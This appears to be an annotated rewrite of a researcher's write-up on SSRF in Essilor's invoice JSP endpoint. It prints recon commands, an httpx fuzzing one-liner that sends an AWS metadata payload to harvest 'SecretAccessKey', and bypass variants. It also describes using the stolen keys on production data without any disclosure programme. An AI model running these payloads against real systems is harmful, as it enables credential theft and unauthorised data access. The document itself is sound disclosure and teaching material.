How I got access to Essilor International company customer PII INFO by AWS metadata access through SSRF
The author found SSRF vulnerabilities in a JSP endpoint on subdomains of essilorusa.com, which allowed access to the AWS metadata service and extraction of AWS access keys and secrets. Using these credentials, the author accessed production server metadata containing customer data.
 Published on notifybugme.medium.com
My name is Santosh Kumar Sha, I’m a security researcher from India(Assam). In this article, I will be Describing How I was able Find multiple SSRF with aws metadata access ON a Essilor International company System and Get access to there production server.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is an account of an SSRF hunt against Essilor International (the researcher works from the main domain essilorusa.com), where the goal was to reach the AWS instance metadata service and pull credentials from it. The feature that mattered was a JSP endpoint used for tax invoice data. The researcher refers to it only as XXXXXX.jsp, so the exact name is not given here. The same endpoint was used by several functions, including product tax invoice and sell tax invoice, which suggested that more than one part of the application was calling it.
There was no bug bounty programme and no responsible disclosure programme for the target. The researcher hunted on the main domain anyway and reported the findings through a security team email address that was eventually found.
Setup
The work was done from the command line with four tools:
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau (Corben), https://github.com/lc/gau
- waybackurls (tomnomnom), https://github.com/tomnomnom/waybackurls
Burp was used for manual browsing of the main application. The researcher also kept a wordlist of parameter names at /root/magicparameter/ssrf.txt for the parameter fuzzing step.
The precondition was simply that the target was in scope for the researcher's own testing. The report stresses the usual rule: do not test outside scope without permission.
Finding it
Subdomain and URL collection came first, using internet archives as the source. The individual commands were:
subfinder -d essilorusa.com silent
gau -subs essilorusa.com
waybackurls essilorusa.com
Because archives can miss subdomains, the researcher chained subfinder into gau so that every discovered subdomain was also fed to the URL collector, and saved the output to files. The final collection commands were:
gau -subs essilorusa.com| grep “=”>> vul1.txt
waybackurls essilorusa.com |grep “=” >> vul2.txt
subfinder -d essilorusa.com -silent | gau -subs | grep “=” >> vul3.txt
The grep "=" keeps only URLs that carry parameters, which is what makes the output useful for parameter fuzzing later. The three files were merged and de-duplicated:
cat vul1.txt vul2.txt vul3.txt | sort -u >> unique_sub.txt
While browsing the main domain in Burp, the researcher came across an endpoint named XXXXXX.jsp that handled tax invoice data. The same endpoint appeared to serve product tax invoice and sell tax invoice functions as well. That reuse was the signal: if several functions call the same JSP, at least one of them may pass user-controlled input into whatever the JSP fetches.
Direct fuzzing of the main application's parameters for SSRF did not succeed. The researcher therefore went back to the archived URLs, which contain many more endpoint paths than the main app exposes through normal browsing.
Exploitation
Step 1: reduce the collected URLs to endpoint paths
cat unique_sub.txt | sed ‘s/^.*.com//’ | sed ‘s/?.*//’ >> endpoint_path.txt
The first sed strips everything up to and including .com, leaving the path. The second strips the query string. The result is a list of bare paths such as /XXXXX/invoice.
Step 2: append the JSP endpoint to every path
cat endpoint_path.txt | sed ‘s/$/\/XXXXXX.jsp/’
This turns each known path into a candidate URL for the invoice endpoint, so the same JSP is tested under every path the archives had revealed.
Step 3: fuzz parameter names with an SSRF payload
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c ‘for url in $(cat endpoint_path.txt | sed “s/$/\/XXXXXX.jsp/”); do echo “http://$url?@=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data/hostname”;done’ | httpx -silent -status-code -content-length -extract-regex “SecretAccessKey”
Each line of the wordlist is substituted for @ and used as the parameter name, with the value being the URL-encoded metadata address http://[redacted]/latest/meta-data/hostname. httpx then requests every generated URL and reports the status code and content length, and -extract-regex "SecretAccessKey" flags any response that contains the string SecretAccessKey. That string is the marker for a response that has reached the metadata service and returned credentials rather than just a hostname.
Step 4: repeat on other subdomains
Using the same endpoint and path, the researcher found two more SSRF issues on different subdomains. With those, the AWS access key and secret could be extracted. Using that key and secret against the production server metadata, the researcher could see customer data belonging to the insurance company.

The screenshot accompanies the point where the researcher says the extracted key and secret gave access to production metadata showing customer data.

The second image is the researcher's reaction to seeing that data.
Step 5: report
Finding a contact was the hard part: there was no security email, no disclosure programme and no bug bounty. Once the security team's email address was found, the bug was reported and the company fixed it. The researcher notes that no thank-you or acknowledgement came back.

Root cause
The JSP endpoint was vulnerable to SSRF, allowing requests to the AWS metadata address. Because the server can reach the link-local metadata address [redacted], a request that supplies that address as the parameter value makes the server fetch metadata on the attacker's behalf. The metadata service answers unauthenticated requests from the instance itself, so the application's own network position is enough to reach it. The credentials returned there were then usable against the production environment.
The report does not describe any allow-list, egress filtering or IMDSv2 enforcement that would have blocked the request.
Impact
An attacker who can reach the invoice endpoint can make the server reach the AWS metadata service and obtain the access key and secret. With those credentials the researcher reached production metadata and could see customer data for the insurance company. The researcher describes the potential exposure as 100GB of high-profile customer data. and notes that the same class of bug existed on two further subdomains through the same endpoint and path.
The report does not give the number of affected customers, the exact data fields, or how long the credentials remained valid.
Fix
The company fixed the bug. What the endpoint needs is to stop accepting arbitrary destinations: restrict the parameter to expected hosts or paths, block link-local and internal ranges, and require IMDSv2 so that a simple GET to the metadata service is not enough. Rotating the exposed key and secret is also required once they have been read.
Variants to test
- Same JSP under other paths. Take every archived path for the target and append the invoice endpoint, as in step 2, then fuzz parameter names. A positive result is a response whose body contains
SecretAccessKeyor the metadata hostname. - Other parameters on the same endpoint. The wordlist approach only finds parameters whose names are in the list. Try names taken from the application's own JavaScript and from archived query strings. A positive result is a response that echoes the fetched metadata content.
- Other subdomains. The researcher found the same issue on two more subdomains with the same endpoint and path. Enumerate subdomains with subfinder and repeat the fuzzing on each. A positive result is the same metadata content coming back from a different host.
- Other cloud metadata addresses. The payload used here targets the AWS address. On other targets, try the equivalent metadata endpoints for the cloud provider in use. A positive result is instance identity or credential material in the response.
- Redirect-based bypass. If a direct metadata URL is blocked, point the parameter at a host you control that redirects to the metadata address. A positive result is the metadata content arriving after the redirect.
What happened, in plain words
A security researcher found a way to make a company's own web server fetch a special internal address that only the server itself can reach. That address belongs to Amazon Web Services (AWS), the cloud provider the company used to run its systems. When a server asks that address a question, AWS answers with information about the server, including secret login keys. The researcher got those keys and used them to reach the company's production systems, where customer data for an insurance company was stored.
The company is Essilor International. The researcher worked from its main domain, essilorusa.com. The feature that mattered was a page ending in .jsp that handled tax invoice data. The researcher only ever calls it XXXXXX.jsp, so its real name is not given here. The same page was used by several functions, including product tax invoice and sell tax invoice, which suggested that more than one part of the application was calling it.
There was no bug bounty programme and no responsible disclosure programme for the target. A bug bounty is a scheme where a company invites outsiders to test its systems and pays for confirmed problems. Responsible disclosure is the practice of telling a company privately about a flaw and giving it time to fix it before saying anything publicly. Neither existed here. The researcher hunted on the main domain anyway and reported the findings through a security team email address that was eventually found.
The tools and the setup
The work was done from the command line, a text interface where you type commands instead of clicking buttons. Four tools were used:
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau (Corben), https://github.com/lc/gau
- waybackurls (tomnomnom), https://github.com/tomnomnom/waybackurls
Subfinder finds subdomains. A subdomain is a smaller name under a main domain: if essilorusa.com is the main site, then shop.essilorusa.com or login.essilorusa.com would be subdomains. gau and waybackurls both look up old URLs in internet archives. An internet archive is a service that has saved copies of web pages over the years, so it remembers addresses that may no longer be linked from anywhere on the live site.
Burp was used for manual browsing of the main application. Burp is a tool that sits between your browser and a website and lets you watch and change every request. A request is the message your browser sends to a server asking for a page or data. The researcher also kept a wordlist of parameter names at /root/magicparameter/ssrf.txt for the parameter fuzzing step. A wordlist is simply a text file with one candidate name per line. A parameter is a named value attached to a URL, like ?colour=red, where colour is the parameter name and red is its value. Fuzzing means trying many candidate values automatically and watching for one that behaves differently.
The precondition was simply that the target was in scope for the researcher's own testing. Scope is the list of systems a tester is allowed to touch. The report stresses the usual rule: do not test outside scope without permission.
Finding it
Subdomain and URL collection came first, using internet archives as the source. The individual commands were:
subfinder -d essilorusa.com silent
This asks Subfinder to list subdomains of the domain given after -d. The word silent tells it to print only the results, without extra decoration, so the output is easy to save and reuse.
gau -subs essilorusa.com
This asks gau to fetch known URLs for the domain. The -subs option includes subdomains, not just the main site.
waybackurls essilorusa.com
This does the same kind of lookup with a different tool, pulling URLs that the Wayback Machine archive has seen for the domain.
Because archives can miss subdomains, the researcher chained subfinder into gau so that every discovered subdomain was also fed to the URL collector, and saved the output to files. The final collection commands were:
gau -subs essilorusa.com| grep “=”>> vul1.txt
This runs gau, then pipes the result into grep. The pipe symbol | passes the output of one command as input to the next. grep "=" keeps only lines that contain an equals sign, which in a URL means it carries parameters. The >> appends the surviving lines to a file called vul1.txt instead of overwriting it.
waybackurls essilorusa.com |grep “=” >> vul2.txt
The same idea with the other archive tool, saving into vul2.txt.
subfinder -d essilorusa.com -silent | gau -subs | grep “=” >> vul3.txt
Here Subfinder's list of subdomains is piped straight into gau, so gau looks up URLs for every subdomain it is handed. The parameter filter is applied again and the result goes into vul3.txt.
The grep "=" keeps only URLs that carry parameters, which is what makes the output useful for parameter fuzzing later. The three files were merged and de-duplicated:
cat vul1.txt vul2.txt vul3.txt | sort -u >> unique_sub.txt
cat prints the contents of the three files one after another. sort -u sorts the combined lines and removes duplicates, so each URL appears once. The result is appended to unique_sub.txt.
While browsing the main domain in Burp, the researcher came across an endpoint named XXXXXX.jsp that handled tax invoice data. An endpoint is a specific address on a server that does a particular job, as opposed to a normal page a person reads. JSP is a technology for building web pages on the server side, commonly used in Java applications. The same endpoint appeared to serve product tax invoice and sell tax invoice functions as well. That reuse was the signal: if several functions call the same JSP, at least one of them may pass user-controlled input into whatever the JSP fetches.
Direct fuzzing of the main application's parameters for SSRF did not succeed. SSRF stands for Server-Side Request Forgery. It means tricking a server into making a request on your behalf, usually to an address you cannot reach yourself. A simple comparison: a hotel receptionist will fetch a taxi for any guest who asks, and if you can convince the receptionist to fetch something from a locked staff room, you get access you never had. The server here is the receptionist. The researcher therefore went back to the archived URLs, which contain many more endpoint paths than the main app exposes through normal browsing.
Exploitation
Step 1: reduce the collected URLs to endpoint paths
cat unique_sub.txt | sed ‘s/^.*.com//’ | sed ‘s/?.*//’ >> endpoint_path.txt
cat prints the collected URLs. sed is a stream editor: it rewrites text as it passes through. The first sed expression s/^.*.com// replaces everything from the start of the line up to and including .com with nothing, leaving just the path part. The second expression s/?.*// removes the question mark and everything after it, which is the query string. The result is appended to endpoint_path.txt as a list of bare paths such as /XXXXX/invoice.
Step 2: append the JSP endpoint to every path
cat endpoint_path.txt | sed ‘s/$/\/XXXXXX.jsp/’
$ in this sed expression means the end of the line. The replacement adds /XXXXXX.jsp there, so each known path becomes a candidate URL for the invoice endpoint. This tests the same JSP under every path the archives had revealed, because the page might be reachable from more than one place.
Step 3: fuzz parameter names with an SSRF payload
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c ‘for url in $(cat endpoint_path.txt | sed “s/$/\/XXXXXX.jsp/”); do echo “http://$url?@=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data/hostname”;done’ | httpx -silent -status-code -content-length -extract-regex “SecretAccessKey”
This is the busiest command, so take it in pieces. xargs -a /root/magicparameter/ssrf.txt reads the wordlist file and feeds it line by line to the command that follows. -I@ says that each line should be substituted wherever @ appears. bash -c runs the quoted script once per wordlist line. Inside the script, for url in $(cat endpoint_path.txt | sed ...) loops over every candidate path with the JSP appended. echo prints a URL of the form http://$url?@=..., where @ is the current parameter name from the wordlist and the value is the URL-encoded metadata address http://[redacted]/latest/meta-data/hostname. URL encoding replaces characters like : and / with percent codes so they can travel safely inside a URL.
The address [redacted] is the AWS instance metadata service. It is a link-local address, meaning it is only reachable from the machine itself and is not routed across the internet. The metadata service answers unauthenticated requests from the instance, so anything running on that server can ask it questions. One of the things it can return is temporary credentials.
All those generated URLs are piped into httpx. httpx requests each URL and reports -status-code and -content-length, so the researcher can see which requests succeeded and how big the answers were. The option -extract-regex "SecretAccessKey" flags any response that contains the string SecretAccessKey. That string is the marker for a response that has reached the metadata service and returned credentials rather than just a hostname.
Step 4: repeat on other subdomains
Using the same endpoint and path, the researcher found two more SSRF issues on different subdomains. With those, the AWS access key and secret could be extracted. An access key is like a username for a program, and the secret is like its password. Together they let software act on the cloud account. Using that key and secret against the production server metadata, the researcher could see customer data belonging to the insurance company. Production means the live systems real customers use, as opposed to a test environment.
The screenshot accompanies the point where the researcher says the extracted key and secret gave access to production metadata showing customer data.
The second image is the researcher's reaction to seeing that data.
Step 5: report
Finding a contact was the hard part: there was no security email, no disclosure programme and no bug bounty. Once the security team's email address was found, the bug was reported and the company fixed it. The researcher notes that no thank-you or acknowledgement came back.
Root cause
The JSP endpoint was vulnerable to SSRF, allowing requests to the AWS metadata address. Because the server can reach the link-local metadata address [redacted], a request that supplies that address as the parameter value makes the server fetch metadata on the attacker's behalf. The metadata service answers unauthenticated requests from the instance itself, so the application's own network position is enough to reach it. The credentials returned there were then usable against the production environment.
The report does not describe any allow-list, egress filtering or IMDSv2 enforcement that would have blocked the request. An allow-list is a list of addresses a system is permitted to contact. Egress filtering blocks outbound traffic to addresses that should never be contacted. IMDSv2 is a newer version of the AWS metadata service that requires a special token before answering, which stops a simple request from working.
Impact
An attacker who can reach the invoice endpoint can make the server reach the AWS metadata service and obtain the access key and secret. Unauthenticated means no login is needed. With those credentials the researcher reached production metadata and could see customer data for the insurance company. The researcher describes the potential exposure as 100GB of high-profile customer data. and notes that the same class of bug existed on two further subdomains through the same endpoint and path.
The report does not give the number of affected customers, the exact data fields, or how long the credentials remained valid.
Fix
The company fixed the bug. What the endpoint needs is to stop accepting arbitrary destinations: restrict the parameter to expected hosts or paths, block link-local and internal ranges, and require IMDSv2 so that a simple GET to the metadata service is not enough. Rotating the exposed key and secret is also required once they have been read. Rotating means replacing them with new ones and disabling the old ones, because anyone who saw them can keep using them otherwise.
Variants to test
- Same JSP under other paths. Take every archived path for the target and append the invoice endpoint, as in step 2, then fuzz parameter names. A positive result is a response whose body contains
SecretAccessKeyor the metadata hostname. - Other parameters on the same endpoint. The wordlist approach only finds parameters whose names are in the list. Try names taken from the application's own JavaScript and from archived query strings. A positive result is a response that echoes the fetched metadata content.
- Other subdomains. The researcher found the same issue on two more subdomains with the same endpoint and path. Enumerate subdomains with subfinder and repeat the fuzzing on each. A positive result is the same metadata content coming back from a different host.
- Other cloud metadata addresses. The payload used here targets the AWS address. On other targets, try the equivalent metadata endpoints for the cloud provider in use. A positive result is instance identity or credential material in the response.
- Redirect-based bypass. If a direct metadata URL is blocked, point the parameter at a host you control that redirects to the metadata address. A redirect is a server telling the client to go somewhere else instead. A positive result is the metadata content arriving after the redirect.
Glossary
- Access key: an identifier, like a username, that software uses to act on a cloud account.
- Allow-list: a list of addresses or values a system is permitted to use, with everything else refused.
- AWS: Amazon Web Services, a cloud provider that rents out servers and storage over the internet.
- Bug bounty: a programme where a company invites outsiders to test its systems and pays for confirmed problems.
- Burp: a tool that sits between a browser and a website so requests can be watched and changed.
- Command line: a text interface where you type commands instead of clicking.
- Content length: the size of a response body, in bytes.
- Credentials: the keys or passwords that prove identity to a system.
- EC2: Amazon's service for running virtual servers in the cloud.
- Egress filtering: blocking outbound traffic to addresses that should never be contacted.
- Endpoint: a specific address on a server that performs a particular job.
- Fuzzing: trying many candidate values automatically and watching for one that behaves differently.
- gau: a tool that fetches known URLs for a domain from internet archives.
- GET: the basic request a browser makes to fetch a page or resource.
- grep: a command that keeps only lines matching a pattern.
- httpx: a tool that requests many URLs and reports details such as status code and content length.
- IMDSv2: a newer version of the AWS metadata service that requires a special token before answering.
- Internet archive: a service that has saved copies of web pages over the years.
- JSP: a server-side technology for building web pages, commonly used in Java applications.
- Link-local address: an address reachable only from the machine itself, not routed across the internet.
- Metadata service: an internal AWS address that answers questions about the server it runs on, including credentials.
- Parameter: a named value attached to a URL, like
?colour=red. - Pipe: the
|symbol, which passes the output of one command as input to the next. - Production: the live systems real customers use, as opposed to a test environment.
- Redirect: a server telling the client to go somewhere else instead.
- Request: the message a browser or tool sends to a server asking for a page or data.
- Responsible disclosure: telling a company privately about a flaw and giving it time to fix it before saying anything publicly.
- Rotating: replacing credentials with new ones and disabling the old ones.
- Scope: the list of systems a tester is allowed to touch.
- Secret: the password half of a cloud access key pair.
- sed: a stream editor that rewrites text as it passes through.
- SSRF: Server-Side Request Forgery, tricking a server into making a request on your behalf.
- Status code: a number a server returns to say how a request went, such as 200 for success.
- Subdomain: a smaller name under a main domain, such as
shop.example.comunderexample.com. - Subfinder: a tool that lists subdomains of a domain.
- Unauthenticated: done without logging in.
- URL encoding: replacing characters like
:and/with percent codes so they can travel safely inside a URL. - waybackurls: a tool that pulls URLs the Wayback Machine archive has seen for a domain.
- Wordlist: a text file with one candidate value per line.
- xargs: a command that reads a file and feeds it line by line to another command.



